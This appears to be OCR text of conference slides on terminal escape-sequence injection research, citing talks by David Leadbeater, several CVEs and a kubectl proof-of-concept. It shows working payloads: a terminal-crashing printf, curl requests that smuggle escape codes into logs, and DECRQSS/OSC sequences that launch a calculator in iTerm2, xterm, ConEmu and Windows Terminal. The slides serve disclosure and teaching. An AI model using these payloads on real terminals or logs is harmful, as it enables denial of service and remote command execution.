
```
printf '✌\033[1000000000;b\007'
```

DO NOT RUN THIS IN PROD!

THINGS WILL BREAK AND YOU WILL NEED TO CLEAN THE LOGFILES

```
curl localhost/hello%ef%b8%8f%1b%5b1000000000%3bb%07
```




Documents printf '✌033[1000000000;b\007'
BRICKED
Docker Desktop
Upgrade plan
Search for local and remote images, containers, and more...
⌘K
Sign in
Containers
Images
Volumes
Dev Environments
BETA
Learning Center
Extensions
Resource usage
Add Extensions
affectionate_chandrasekhar
docker/getting-started
2e0348d7fed4
80:80
STATUS
Running (2 minutes ago)
Logs
Inspect
Terminal
Files
Stats
Open in external terminal
/ #
/ # printf '✌033[1000000000;b\007'
BRICKED
RAM 4.16 GB
Disk 47.53 GB avail. of 58.37 GB
Not connected to Hub
k@MOTHER:~$
k@MOTHER:~$
k@MOTHER:~$
k@MOTHER:~$ printf '✌033[1000000000;b\007'
CRASHED
PROBLEMS
OUTPUT
~ printf '✌\033[1000000000;b\007'
BRICKED
TRY IT YOURSELF AT https://evil.terminalinjection.com/dos

DAVID LEADBEATER

DAVID LEADBEATER

BlueHat 2023: Houdini of the Terminal with David Leadbeater

https://www.youtube.com/watch?v=ilHw0KWgzAs

DAVID LEADBEATER

CVE-2008-2383 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.


Description

CRLF injection vulnerability in xterm allows user-assisted attackers to execute arbitrary commands via LF (aka \n) characters surrounding a command name within a Device Control Request Status String (DECRQSS) escape sequence in a text file, a related issue to CVE-2003-0063 and CVE-2003-0071.

BlueHat 2023: Houdini of the Terminal with David Leadbeater

https://www.youtube.com/watch?v=ilHw0KWgzAs

DAVID LEADBEATER



https://github.com/dgl/houdini-kubectl-poc

README.md

CVEs

This primarily targets Kubectl's CVE-2021-25743. It needs to be combined with a terminal vulnerability to have any effect though. Some examples are:

- xterm font OSC (CVE-2022-45063)

```
"\e]50;i$(xcalc&)\a\e]50;?\a"
```

- iTerm2 DECRQSS (CVE-2022-45872)

```
"\eP$q;open -a Calculator\r\e\\\eP$q\e\\"
```

- ConEmu title (CVE-2022-46387)

```
"\e]0;\rcalc.exe\r\e\\\e[21t"
```

- Windows Terminal WSL directory (CVE-2022-44702)

```
"\e]9;9;/" calc.exe "o /\e\\"
```

- Some colour (not a terminal vulnerability, test for CVE-2021-25743 alone)

```
"\e[31mIf you see this in red your kubectl is not fixed against CVE-2021-25743\e[m"
```

The list above contains escape sequences in C-style strings, as this section of the readme is expanded and written to /dev/termination-log, see Dockerfile.

Note the last entry is not a terminal vulnerability, but an attacker could still use it in an attempt to social engineer the administrator, e.g. change something else on screen (cursor movement sequences means they can change lines above where the text is actually output).

David Leadbeater
dgl

Follow

Observability, Go and Perl. Sometimes IRC. Always emoji.

97 followers · **0** following

@G-Research
Melbourne, Australia
03:32 - 8h ahead
https://dgl.cx
@davidgl
@dgl@infosec.exchange

DAVID LEADBEATER

Terminally Owned - 60 years of escaping

David Leadbeater

Caesars Forum - Forum - 109-119, 138-139 (Track 2)

DEF CON Official Talk

Sun, Aug 13 12:00-12:45 PDT

It is 60 years since the first publication of the ASCII standard, something we now very much take for granted. ASCII introduced the Escape character; something we still use but maybe don't think about very much. The terminal is a tool all of us use. It's a way to interact with nearly every modern operating system. Underneath it uses escape codes defined in standards, some of which date back to the 1970s.

In this talk I'll look at the history of terminals and then detail the issues I found in half a dozen different terminals. Even Microsoft who historically haven't had strong terminal support didn't escape a CVE. In order to exploit these vulnerabilities they often need to be combined with a vulnerability in something else. I'll cover how to exploit these vulnerabilities in multiple ways.

Overall this research found multiple remote code execution vulnerabilities across nearly all platforms and new unique ways to deliver the exploits.

iTERM2 DECRQSS RCE

```
curl http://localhost:80/sup%0a%1B%5B31mESC-INJECTION-SUCCESSFUL-
LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%24qm%3bopen%20-
a%20calculator%3b%0d%1b%5c%1bP%24qm%1b%5c
```

CVE-2022-45872 - DAVID LEADBEATER


iTERM2 DECRQSS RCE

```
curl http://localhost:80/sup%0a%1B%5B31mESC-INJECTION-SUCCESSFUL-
LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%24qm%3bopen%20-
a%20calculator%3b%0d%1b%5c%1bP%24qm%1b%5c
```

Selected text

sup \r \n
1b [31mESC-INJECTION-SUCCESSFUL-LETS-POP-CALC 1b [0m 07 \r \n
1b P$qm 03 1b \ 1b P$qm;open -a calculator; \r 1b \ 1b P$qm 1b \

CVE-2022-45872 - DAVID LEADBEATER


Docker Desktop
Update to latest
Search for local and remote images, containers, and more...
⌘K
Sign in
Containers
Images
Volumes
Dev Environments
BETA
Learning Center
Extensions
Resource usage
Add Extensions
affectionate_chandrasekhar
docker/getting-started
2e0348d7fed4
80:80
STATUS
Running (4 minutes ago)
Logs
Inspect
Terminal
Files
Stats
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /tutorial/ HTTP/1.1" 200 14807 "http://127.0.0.1/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
) Chrome/114.0.5735.199 Safari/537.36" "-"
